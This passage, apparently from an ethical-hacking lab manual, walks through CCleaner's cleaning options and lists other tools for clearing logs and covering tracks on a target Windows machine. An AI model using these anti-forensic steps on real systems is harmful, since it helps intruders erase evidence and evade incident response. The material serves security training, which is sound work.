
6. Click **Health Check** button from the left pane, click the **Start** button to start PC's health check.



7. After the completion of scan, click **Make it better** button to proceed.




8. Patching up your PC... message appears, wait for it to complete.



9. After the cleaning completes, **Your PC now feels like a superstar** message appears, as shown in the screenshot.



10. You can also use the **Custom Clean** option, where you can analyze system files by selecting or deselecting different file options in the **Windows** and **Applications** tabs, as shown in the screenshot.



11. Similarly, you can use the **Registry** option to scan for issues in the registry. Under the **Tools** option, you can do things like uninstall applications, get software update information, and get browser plugin information.

12. This concludes the demonstration of how to clear Windows machine logs using CCleaner.

13. You can also use other track-covering tools such as **DBAN** (<https://dban.org>), **Privacy Eraser** (<https://www.cybertronsoft.com>), **Wipe** (<https://privacyroot.com>), and **BleachBit** (<https://www.bleachbit.org>) to clear logs on the target machine.

14. Close all open windows and document all the acquired information.